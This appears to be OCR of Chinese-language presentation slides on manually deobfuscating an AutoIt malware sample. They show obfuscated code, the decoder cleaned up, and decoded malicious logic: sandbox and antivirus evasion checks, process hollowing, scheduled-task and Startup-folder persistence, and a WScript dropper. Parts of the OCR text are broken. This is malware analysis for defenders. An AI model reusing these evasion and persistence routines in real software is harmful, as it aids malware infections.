(Call(CONSULTINGCARTOONS("96B114B119B76B117B120B124B110", 0xa + 0xffffffff),
Call(CONSULTINGCARTOONS("70B122B121B116B78B121B92B110B115B76B106B121B89B110B121B113B106", 0x6 + 0xffffffff)))) :
(Opt(CONSULTINGCARTOONS("88B118B101B125B77B103B115B114B76B109B104B105", 0x7 + 0xfffffffd), 0x2794d89 / 0x2794d89))
            ExitLoop
    EndSwitch
WEnd
```

人體解混淆



```
While 0x7d
    $madnessbloodcreator = 0x5107
    Switch $madnessbloodcreator (0x5107)
        Case 0x5107
            (Call(CONSULTINGCARTOONS("76B117B125B78B108B123", 0xa + 0xfffffffd),
CONSULTINGCARTOONS("76B88B86B89B94B93B78B91B87B74B86B78", 0x10 + 0xfffffff9)) =
CONSULTINGCARTOONS("122B128", 0xa + 0xfffffffc)) ?
(Call(CONSULTINGCARTOONS("96B114B119B76B117B120B124B110", 0xa + 0xffffffff),
Call(CONSULTINGCARTOONS("70B122B121B116B78B121B92B110B115B76B106B121B89B110B121B113B106",
 0x6 + 0xffffffff)))) :
(Opt(CONSULTINGCARTOONS("88B118B101B125B77B103B115B114B76B109B104B105", 0x7 +
0xfffffffd), 0x2794d89 / 0x2794d89))
            ExitLoop
    EndSwitch
WEnd
```


人體解混淆




```
While 0x7d
    $madnessbloodcreator = 0x5107
    Switch $madnessbloodcreator (0x5107)
        Case 0x5107
            (Call(CONSULTINGCARTOONS("76B117B125B78B108B123", 0xa + 0xfffffffd),
CONSULTINGCARTOONS("76B88B86B89B94B93B78B91B87B74B86B78", 0x10 + 0xfffffff9)) =
CONSULTINGCARTOONS("122B128", 0xa + 0xfffffffc)) ?
(Call(CONSULTINGCARTOONS("96B114B119B76B117B120B124B110", 0xa + 0xffffffff),
Call(CONSULTINGCARTOONS("70B122B121B116B78B121B92B110B115B76B106B121B89B110B121B113B106",
 0x6 + 0xffffffff)))) :
(Opt(CONSULTINGCARTOONS("88B118B101B125B77B103B115B114B76B109B104B105", 0x7 +
0xfffffffd), 0x2794d89 / 0x2794d89))
            ExitLoop
    EndSwitch
WEnd
```

人體解混淆

```
(Call(CONSULTINGCARTOONS("76B117B125B78B108B123", 0xa + 0xfffffffd),
CONSULTINGCARTOONS("76B88B86B89B94B93B78B91B87B74B86B78", 0x10 + 0xfffffff9)) =
CONSULTINGCARTOONS("122B128", 0xa + 0xfffffffc)) ?
(Call(CONSULTINGCARTOONS("96B114B119B76B117B120B124B110", 0xa + 0xffffffff),
Call(CONSULTINGCARTOONS("70B122B121B116B78B121B92B110B115B76B106B121B89B110B121B113B106",
 0x6 + 0xffffffff)))) :
(Opt(CONSULTINGCARTOONS("88B118B101B125B77B103B115B114B76B109B104B105", 0x7 +
0xfffffffd), 0x2794d89 / 0x2794d89))
```



解混淆只需要這麼一點點耐心與時間



X


現在開始給予
世界痛楚。

resource.txt | original.txt | resource - 複製.txt

檔案 編輯 檢視

```
While 0x7d
    $madnessbloodcreator = 0x5107
    Switch $madnessbloodcreator
        Case 0x5106
            DirGetSize(CONSULTINGCARTOONS("87B94B77B90B75B87B85B77B43B88B90B77B91B77B86B92B81B86B79B43", 0xa + 0xfffffffe))
            ObjGet(CONSULTINGCARTOONS("76B105B101B118B109B114B107B119B46B71B115B113B116B112B105B120B109B115B114B46B86B109B122B105B118B119B109B104B105B46", 0x4 +
0x0))
            Floor(0x295)
            ObjGet(CONSULTINGCARTOONS("78B87B86B92B40B40B40B40B78B73B75B92B40B40B40B40B97B77B40B40B40B40B77B96B75B77B91B91B40B40B40B40", 0xb + 0xfffffffd))
            Floor(0x210)
            Log(0x20d2)
            $madnessbloodcreator = $madnessbloodcreator + 0x4492d / 0x4492d
        Case 0x5107
            (Call(CONSULTINGCARTOONS("76B117B125B78B108B123", 0xa + 0xfffffffd), CONSULTINGCARTOONS("76B88B86B89B94B93B78B91B87B74B86B78", 0x10 + 0xfffffff9)) =
CONSULTINGCARTOONS("122B128", 0xa + 0xfffffffc)) ? (Call(CONSULTINGCARTOONS("96B114B119B76B117B120B124B110", 0xa + 0xffffffff),
Call(CONSULTINGCARTOONS("70B122B121B116B78B121B92B110B115B76B106B121B89B110B121B113B106", 0x6 + 0xffffffff))) :
(Opt(CONSULTINGCARTOONS("88B118B101B125B77B103B115B114B76B109B104B105", 0x7 + 0xfffffffd), 0x2794d89 / 0x2794d89))
            ExitLoop
    EndSwitch
WEnd
While 0x140
    $jeffersonused = 0xd887
    Switch $jeffersonused
        Case 0xd885
            Ceiling(0x212a)
            IsDeclared(CONSULTINGCARTOONS("80B72B81B86B35B35B35B35B85B72B83B85B72B86B72B81B87B86B35B35B35B35B74B85B82B70B72B85B92B35B35B35B35", 0x4 +
0xffffffff))
            ObjGet(CONSULTINGCARTOONS("80B108B111B100B113B45B85B104B100B118B114B113B45B86B120B113B106B111B100B118B118B104B118B45B79B114B114B110B108B113B106B45",
0x4 + 0xffffffff))
            Ceiling(0x201e)
            PixelGetColor(CONSULTINGCARTOONS("77B89B86B85B91B80B76B89B42B84B80B90B91B72B82B76B42B81B72B85B76B42B87B72B85B76B83B90B42", 0xc + 0xfffffffb),
CONSULTINGCARTOONS("77B89B86B85B91B80B76B89B42B84B80B90B91B72B82B76B42B81B72B85B76B42B87B72B85B76B83B90B42", 0xc + 0xfffffffb))
            Ceiling(0xb97)
            $jeffersonused = $jeffersonused + 0x6cac8 / 0x6cac8
        Case 0xd886
            PixelGetColor(CONSULTINGCARTOONS("72B115B106B101B95B85B102B115B110B106B111B98B109B116B95B84B102B111B98B117B102B95B72B102B112B95", 0x1 + 0x0),
CONSULTINGCARTOONS("72B115B106B101B95B85B102B115B110B106B111B98B109B116B95B84B102B111B98B117B102B95B72B102B112B95", 0x1 + 0x0))
            ObjGet(CONSULTINGCARTOONS("109B116B114B106B113B106B120B120B48", 0x5 + 0x0))
            Log(0x1435)
            DirGetSize(CONSULTINGCARTOONS("92B74B70B85B84B83B40B92B70B94B83B74B40B73B74B82B84B83B88B89B87B70B89B74B88B40B74B83B76B78B83B74B40", 0x9 +
0xfffffffc))
            Cos(0xad3)
```

第 1 行，第 11 欄 | 954,594 個字元 | 100% | Windows (CRLF) | UTF-8

resource.txt | original.txt | resource - 複製.txt

檔案 編輯 檢視

```
While 0x7d
    $madnessbloodcreator = 0x5107
    Switch $madnessbloodcreator
        Case 0x5106
            DirGetSize(CONSULTINGCARTOONS("87B94B77B90B75B87B85B77B43B88B90B77B91B77B86B92B81B86B79B43", 0xa + 0xfffffffe))
            ObjGet(CONSULTINGCARTOONS("76B105B101B118B109B114B107B119B46B71B115B113B116B112B105B120B109B115B114B46B86B109B122B105B118B119B109B104B105B46", 0x4 +
0x0))
            Floor(0x295)
            ObjGet(CONSULTINGCARTOONS("78B87B86B92B40B40B40B40B78B73B75B92B40B40B40B40B97B77B40B40B40B40B77B96B75B77B91B91B40B40B40B40", 0xb + 0xfffffffd))
            Floor(0x210)
            Log(0x20d2)
            $madnessbloodcreator = $madnessbloodcreator + 0x4492d / 0x4492d
        Case 0x5107
            (Call(CONSULTINGCARTOONS("76B117B125B78B108B123", 0xa + 0[illegible]fd), CONSULTINGCARTOONS("76B88B86B89B94B93B78B91B87B74B86B78", 0x10 + 0xfffffff9)) =
CONSULTINGCARTOONS("122B128", 0xa + 0xfffffffc)) ? (Call(CONSULTING[illegible]96B114B119B76B117B120B124B110", 0xa + 0xffffffff),
Call(CONSULTINGCARTOONS("70B122B121B116B78B121B92B110B115B76B106B[illegible]B113B106", 0x6 + 0xffffffff))) :
(Opt(CONSULTINGCARTOONS("88B118B101B125B77B103B115B114B76B109B1[illegible]fffffffd), 0x2794d89 / 0x2794d89))
            ExitLoop
    EndSwitch
WEnd
While 0x140
    $jeffersonused = 0xd887
    Switch $jeffersonused
        Case 0xd885
            Ceiling(0x212a)
            IsDeclared(CONSULTINGCARTOONS("80[illegible]B72B83B85B72B86B72B81B87B86B35B35B35B35B74B85B82B70B72B85B92B35B35B35B35", 0x4 +
0xffffffff))
            ObjGet(CONSULTINGCARTOONS("80[illegible]04B100B118B114B113B45B86B120B113B106B111B100B118B118B104B118B45B79B114B114B110B108B113B106B45",
0x4 + 0xffffffff))
            Ceiling(0x201e[illegible]
            PixelGetColor([illegible]91B80B76B89B42B84B80B90B91B72B82B76B42B81B72B85B76B42B87B72B85B76B83B90B42", 0xc + 0xfffffffb),
CONSULTINGCARTOONS("77B89B[illegible]1B72B82B76B42B81B72B85B76B42B87B72B85B76B83B90B42", 0xc + 0xfffffffb))
            Ceiling(0xb97)
            $jeffersonused[illegible] / 0x6cac8
        Case 0xd886
            PixelGetColor([illegible]B115B106B101B95B85B102B115B110B106B111B98B109B116B95B84B102B111B98B117B102B95B72B102B112B95", 0x1 + 0x0),
CONSULTINGCARTOONS("72B11[illegible]15B110B106B111B98B109B116B95B84B102B111B98B117B102B95B72B102B112B95", 0x1 + 0x0))
            ObjGet(CONSUL[illegible]16B114B106B113B106B120B120B48", 0x5 + 0x0))
            Log(0x1435)
            DirGetSize(CO[illegible]B74B70B85B84B83B40B92B70B94B83B74B40B73B74B82B84B83B88B89B87B70B89B74B88B40B74B83B76B78B83B74B40", 0x9 +
0xfffffffc))
            Case(0xed3)
```

第 1 行，第 11 欄 954,594 個字元 100% Windows (CRLF) UTF-8

各種類型的頭痛


偏頭痛

血壓過高


壓力太大

meeting 時被迫
一起手動解混淆



看著報告者
解混淆
報告者現場
從頭開始解




```
(Call(CONSULTINGCARTOONS("76B117B125B78B108B123", 0xa + 0xfffffffd),
CONSULTINGCARTOONS("76B88B86B89B94B93B78B91B87B74B86B78", 0x10 + 0xfffffff9)) =
CONSULTINGCARTOONS("122B128", 0xa + 0xfffffffc)) ? (Call(CONSULTINGCARTOONS("96B114B119B76B117B120B124B110",
0xa + 0xffffffff), Call(CONSULTINGCARTOONS("70B122B121B116B78B121B92B110B115B76B106B121B89B110B121B113B106",
0x6 + 0xffffffff)))) : (Opt(CONSULTINGCARTOONS("88B118B101B125B77B103B115B114B76B109B104B105", 0x7 + 0xfffffffd),
0x2794d89 / 0x2794d89))
```




```
Func CONSULTINGCARTOONS($hub, $understand)
    $dragpattern = ""
    While 0x136
        $officerspopulationcontributeworldsex = 0x1111c
        Switch $officerspopulationcontributeworldsex
            Case 0x1111b
                Log(0x8c3)
                DirGetSize("Legends  Cube  Registrar  Advisor  ")
                DirGetSize("position=keep=")
                MemGetStats()
                $officerspopulationcontributeworldsex = $officerspopulationcontributeworldsex + 0x435 / 0x435
            Case 0x1111c
                $touristmontreal = Call( STRINGREVERSE("tilpSgnirtS"), $hub, "B", 0x2)
                ExitLoop
            Case 0x1111d
                MemGetStats()
                ProgressOff()
                Chr(0x1843)
                Exp(0x1da8)
                $officerspopulationcontributeworldsex = $officerspopulationcontributeworldsex + 0x45713 / 0x45713
        EndSwitch
    WEnd
    For $mrs = 0x2fa + 0xfffffd06 To Call("UBound", $touristmontreal) + 0xffffffff
        While 0x2d6
            $blockedrespectiveloop = 0x15ab7
            Switch $blockedrespectiveloop
                Case 0x15ab6
                    Chr(0x7c6)
                    MemGetStats()
                    DirGetSize("Maintained Chevrolet Yields Pages ")
                    MemGetStats()
                    $blockedrespectiveloop = $blockedrespectiveloop + 0x25d04 / 0x25d04
                Case 0x15ab7
                    $dragpattern &= ChrW($touristmontreal[$mrs] - $understand)
                    ExitLoop
                Case 0x15ab8
                    Exp(0x1d05)
                    Log(0x1f80)
                    Log(0x1a5f)
                    Chr(0x205f)
                    ObjGet("botswana*bias*indicated*occasions*")
                    Cos(0x1b9f)
                    $blockedrespectiveloop = $blockedrespectiveloop + 0x94688 / 0x94688
            EndSwitch
        WEnd
    Next
    Return $dragpattern
EndFunc   ;==>CONSULTINGCARTOONS
```




```
Func CONSULTINGCARTOONS($hub, $understand)
    $dragpattern = ""
    $touristmontreal = Call( STRINGREVERSE("tilpSgnirtS"), $hub, "B", 0x2)
    For $mrs = 0x2fa + 0xfffffd06 To Call("UBound", $touristmontreal) + 0xffffffff
            $dragpattern &= ChrW($touristmontreal[$mrs] - $understand)
    Next
    Return $dragpattern
EndFunc   ;==>CONSULTINGCARTOONS
```



```
Func CONSULTINGCARTOONS($hub, $understand)
    $dragpattern = ""
    $touristmontreal = Call( STRINGREVERSE("tilpSgnirtS"), $hub, "B", 0x2)
    For $mrs = 0x2fa + 0xfffffd06 To Call("UBound", $touristmontreal) + 0xffffffff
        $dragpattern &= ChrW($touristmontreal[$mrs] - $understand)
    Next
    Return $dragpattern
EndFunc   ;==>CONSULTINGCARTOONS
```




a.au3 - SciTE-Lite
File Edit Search View Tools Options Language Buffers Help
1 a.au3
$officerspopulationcontributeworldsex = $officerspopulationcontributeworldsex + 0x435 /
Case 0x1111c
$touristmontreal = Call(STRINGREVERSE("tilpSgnirtS"), $hub, "B", 0x2)
ExitLoop
Case 0x1111d
MemGetStats()
ProgressOff()
Chr(0x1843)
Exp(0x1da8)
$officerspopulationcontributeworldsex = $officerspopulationcontributeworldsex + 0x45713
EndSwitch
WEnd
For $mrs = 0x2fa + 0xfffffd06 To Call("UBound", $touristmontreal) + 0xffffffff
While 0x2d6
$blockedrespectiveloop = 0x15ab7
Switch $blockedrespectiveloop
Case 0x15ab6
Chr(0x7c6)
MemGetStats()
DirGetSize("Maintained Chevrolet Yields Pages ")
MemGetStats()
$blockedrespectiveloop = $blockedrespectiveloop + 0x25d04 / 0x25d04
Case 0x15ab7
$dragpattern &= ChrW($touristmontreal[$mrs] - $understand)
ExitLoop
Case 0x15ab8
Exp(0x1d05)
Log(0x1f80)
Log(0x1a5f)
Chr(0x205f)
ObjGet("botswana*bias*indicated*occasions*")
Cos(0x1b9f)
$blockedrespectiveloop = $blockedrespectiveloop + 0x94688 / 0x94688
EndSwitch
WEnd
Next
Return $dragpattern
EndFunc ;==>CONSULTINGCARTOONS
ConsoleWrite(CONSULTINGCARTOONS("87B94B77B90B75B87B85B77B43B88B90B77B91B77B86B92E
>"C:\Program Files (x86)\AutoIt3\SciTE\..\AutoIt3.exe" /ErrorStdOut "C:\Users\a\Desktop\a.au3"
OVERCOME#PRESENTING#>Exit code: 0

a.au3 - SciTE-Lite

File Edit Search View Tools Options Language Buffers Help

1 a.au3

```
Func CONSULTINGCARTOONS($hub, $understand)
    $dragpattern = ""

            $touristmontreal = Call( STRINGREVERSE("tilpSgnirtS"), $hub, "B", 0x2)

    For $mrs = 0x2fa + 0xfffffd06 To Call("UBound", $touristmontreal) + 0xffffffff

            $dragpattern &= ChrW($touristmontreal[$mrs] - $understand)

    Next
    Return $dragpattern
EndFunc   ;==>CONSULTINGCARTOONS

ConsoleWrite(CONSULTINGCARTOONS("87B94B77B90B75B87B85B77B43B88B90B77B91B77B86B92B81
```


```
>"C:\Program Files (x86)\AutoIt3\SciTE\..\AutoIt3.exe" /ErrorStdOut "C:\Users\a\Desktop\a.au3"
OVERCOME#PRESENTING#>Exit code: 0
>"C:\Program Files (x86)\AutoIt3\SciTE\..\AutoIt3.exe" /ErrorStdOut "C:\Users\a\Desktop\a.au3"
"C:\Users\a\Desktop\a.au3" (6) : ==> "Wend" statement with no matching "While" statement.:
WEnd

>Exit code: 1
>"C:\Program Files (x86)\AutoIt3\SciTE\..\AutoIt3.exe" /ErrorStdOut "C:\Users\a\Desktop\a.au3"
OVERCOME#PRESENTING#>Exit code: 0
```

resource.txt original.txt resource - 複製.txt

檔案 編輯 檢視

```
(Call("EnvGet","COMPUTERNAME" ) = "tz") ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))

If ProcessExists("vmtoolsd.exe") = True Or ProcessExists("VboxTray.exe") = True Or ProcessExists("SandboxieRpcSs.exe") Then Exit

Func MUCHQUESTIONNAIRENICOLECHRONICLES($brucewatersinterstategale)
    $timelinereferralshoe = DllCall("ntdll.dll","int" , "NtUnmapViewOfSection","handle" , DllCall("kernel32.dll", "handle", "GetCurrentProcess")[0], "ptr",
$brucewatersinterstategale)
    If @error Or $timelinereferralshoe[0] Then Return SetError(1, 0, False)
    Return True
EndFunc   ;==>MUCHQUESTIONNAIRENICOLECHRONICLES


(Call("FileExists", "C:\aaa_TouchMeNot_.txt")) ? (Call("WinClose", Call("Au tWinGetTitle"))) : (Opt("TrayIconHide", 1))
(Call("EnvGet", "COMPUTERNAME") = "NfZtFbPfH") ? (Call("WinClose", Call("A inGetTitle"))) : (Opt("TrayIconHide", 1))
(Call("EnvGet", "COMPUTERNAME") = "ELICZ") ? (Call("WinClose", Call("Aut itle"))) : (Opt("TrayIconHide", 1))
(Call("EnvGet", "USERNAME") = "test22") ? (Call("WinClose", Call("Aut ))) : (Opt("TrayIconHide", 1))


Func VETERANITALIANO($palmwagereel, $otherwalllatitudeconsolida


    $advertisementsplot = DllStructGetPtr($palmwagereel)
    Local $baldbenjaminmorocco, $creatoranime, $organized rintimateknight, $zincfaculty
    Local $repairsmac, $oregoneurapr, $loveronion
    Local $leadattendoffset2, $lemonhorsebachelorbosn
    Local $hourssubmissionsmambogba, $hourssubmissi ngelaheadsettire
    Const $marilynfourthcolombia = DllStructGetSi ))

    While 0x1
        $repairsmac = DllStructCreate("dwor dword TimeDateStamp;dword ForwarderChain;dword RVAModuleName;dword RVAFirstThunk",
$advertisementsplot)
        If Not AUTHENTICATIONU WNHAW AFirstThunk") Then ExitLoop
        While 0x29e
            $oregoneurapr = $o + AUTHENTICATIONUNKNOWNHAWKPOCKET($repairsmac, "RVAModuleName")
        WEnd
        While 0x2fe
            $loveronion = DllS " & DllCall("kernel32.dll", "int", "lstrlenA", "struct*", $oregoneurapr)[0x0] & "]",
$otherwalllatitudeconsolidated OWNHAWKPOCKET($repairsmac, "RVAModuleName"))
            $baldbenjaminmoroc 32.dll", "handle", "LoadLibraryW", "wstr", AUTHENTICATIONUNKNOWNHAWKPOCKET($loveronion, "Name"))[0x0]
        WEnd
        While 0x17f
            $hourssubmissionsm atitudeconsolidated + AUTHENTICATIONUNKNOWNHAWKPOCKET($repairsmac, "RVAFirstThunk")
        WEnd
```


第 336 行，第 67 欄 5，593,922 個字元數 100% Windows (CRLF) UTF-8




X

```
If ProcessExists("vmtoolsd.exe") = True Or ProcessExists("VboxTray.exe") = True Or ProcessExists("SandboxieRpcSs.exe") Then Exit (Call("ProcessExists", "avastui.exe")) ? ValidateSleepDuration(0x2710) : (Opt("TrayIconHide", 1))
If ProcessExists("AvastUI.exe") Or ProcessExists("AVGUI.exe") Or ProcessExists("bdagent.exe") Or ProcessExists("SophosHealth.exe") Then $muchinfrastructurephi = @LOCALAPPDATADIR & "\NeuraMind Innovations\AutoIt3.exe"
If ProcessExists("AvastUI.exe") Or ProcessExists("AVGUI.exe") Or ProcessExists("SophosHealth.exe") Then $handbookstewarttechnologiesyou = @LOCALAPPDATADIR & "\NeuraMind Innovations\i.a3x"
If ProcessExists("bdagent.exe") Then $preciselygarden = "cscript"
If ProcessExists("avp.exe") Then
    Run("schtasks.exe /create /tn "Supreme" /tr "wscript //B '" & @LOCALAPPDATADIR & "\NeuraMind Innovations\MindLynx.js'" /sc minute /mo 5 /F", "", @SW_HIDE)
Else
    DllCall("kernel32.dll", "bool", "CreateProcessW", "wstr", NULL, "wstr", "cmd /c schtasks.exe /create /tn "Invitations" & "" & " /tr " & "" & $preciselygarden & " //B '" & @LOCALAPPDATADIR & "\NeuraMind Innovations\MindLynx.js'" & "" & " /sc minute /mo 5 /F", "ptr", 0x0, "ptr", 0x0, "int", 0x0, "dword", 0x8080000, "ptr", 0x0, "ptr", 0x0, "ptr", DllStructGetPtr($walrecommendedadvert), "ptr", DllStructGetPtr($reflectrelevance))
EndIf
```


```
If ProcessExists("avp.exe") Or ProcessExists("bdagent.exe") Then
        $devotedreservationsforwardingscanning = FileOpen(@StartupDir & "\MindLynx.url"")
        FileWrite($devotedreservationsforwardingscanning, "[InternetShortcut]" & @CRLF & "URL="" &
$artificialnormallykingdomspringer & ChrW(0x22))
        FileClose($devotedreservationsforwardingscanning)
    Else
        $timelinereferralshoe = DllCall("kernel32.dll", "bool", "CreateProcessW", "wstr", NULL, "wstr", "cmd /k echo
[InternetShortcut] > ""  & @StartupDir & "\MindLynx.url" & echo URL="" & $artificialnormallykingdomspringer &
"" >> ""  & @StartupDir & "\MindLynx.url" & exit", "ptr", 0x0, "ptr", 0x0, "int", 0x0, "dword", 0x8080000, "ptr", 0x0,
"ptr", 0x0, "ptr", DllStructGetPtr($walrecommendedadvert), "ptr", DllStructGetPtr($reflectrelevance))
    EndIf
```




```
If Not FileExists($artificialnormallykingdomspringer) Then
        $operatedgeneratedmeal = FileOpen($artificialnormallykingdomspringer, 0xa)
        FileWrite($operatedgeneratedmeal, "new ActiveXObject("Wscript.Sh" + "ell").Exec("\"" &
StringReplace($muchinfrastructurephi, "\", "\\") & "\" " & "\"" ) &
StringReplace($handbookstewarttechnologiesyou, "\", "\\") & "\" & ChrW(0x22) & ChrW(0x22) & ")")
        FileClose($operatedgeneratedmeal)
    EndIf
```



(Ping("jSbXVBiItIINfreBHvLPHxDRe.jSbXVBiItIINfreBHvLPHxDRe", 0x3e8) <> 0x0) ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))



